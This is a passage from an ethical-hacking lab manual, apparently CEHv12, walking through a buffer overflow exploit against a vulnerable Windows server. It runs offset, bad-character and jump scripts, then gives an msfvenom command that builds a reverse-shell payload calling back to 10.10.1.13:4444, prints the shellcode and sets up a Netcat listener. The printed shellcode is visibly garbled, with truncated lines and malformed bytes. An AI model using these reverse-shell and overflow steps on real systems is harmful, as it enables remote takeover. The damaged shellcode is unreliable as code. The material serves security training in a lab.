
```
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# ./findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x overwrite.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# ./overwrite.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x badchars.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# ./badchars.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x jump.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# ./jump.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
#
```

lctf-tools on 10.10.1.11

137. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

138. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.



139. Close **Immunity Debugger** and the vulnerable server process.

140. Re-launch the vulnerable server as an administrator.

141. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

142. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

143. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

144. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

145. Now, type **cd** and press **Enter** to jump to the root directory.


146. In the terminal window enter the following command and press **Enter** to generate the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"
```

Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**, **-f**: filetype, **-a**: architecture, **-b**: bad character.

147. A shellcode is generated, as shown in the screenshot.

148. Select the code, right-click on it, and click **Copy** to copy the code.



```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -fc -a x86 -b "" - Parrot Terminal
File Edit View Search Terminal Help
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xdf\xbb\x93\x9b\x2a\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x13\x03\xcb\x88\xc8\x2c\x17\x46\x8e"
"\xcf\xe7\x97\xef\x46\x02\xa6\x2f\x3c\x47\x99\x9f\x36\x05\x16"
"\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
"\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
"\x0b\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xa3"
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
"\x3e\x60\x57\x6f\x35\x9c\x"
"\xd4\x64\xd8\xd3\xe9\x76\x"
"\x2d\xcc\x5e\xb7\x39\x47\x"
"\xc9\x45\x9a\xd0\x34\x66\x"
"\x61\xdb\xee\xc7\x31\x73\x"
"\x70\x14\x16\x07\x1b\xef\x"
"\xc7\x61\x16\x75\xe7\x27\x"
"\x94\xd4\x4f\xd9\x5b\x1d\x"
"\xdb\x40\x60\x35\x1b\x0e\x"
"\x55\x3e\x84\x8e\x9e\xfa\x"
"\xd0\x02\x47\xbf\x86\xdc\x51\x9\x1\xaa\xeb\xd3\x2e\x79\x7b"
"\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"
"\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"
"\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
"\x5a\x6c\x62\xf9\x5b\xaa"
[root@parrot]~[-]
#"
[ Menu ./.jump.py - Parrot Term... [/usr/share/metasploit-... msfvenom -p windows/...

```

149. Close the **Terminal** window.

150. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.

151. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.

152. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.

153. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

154. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

155. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

156. Now, type **cd** and press **Enter** to jump to the root directory.


The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running as root user ("root@parrot"). The command history shows the following steps:

```
[attacker@parrot]~[-]$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# cd /root
# ./overwrite.py
@parrot:[/root]# ./badchars.py
@parrot:[/root]# ./badchars.py
@parrot:[/root]# ./jmp.py
@parrot:[/root]# ./jmp.py
@parrot:[/root]# ./pluma shellcode.py
[root@parrot]~[/root]
```

The terminal window has a dark theme with light-colored text. The title bar says "cd - Parrot Terminal". The status bar at the bottom shows several open tabs, including "pluma shellcode.py - P...", "[/usr/share/metasploit...", "[msfvenom -p windows...", and "cd - Parrot Terminal".

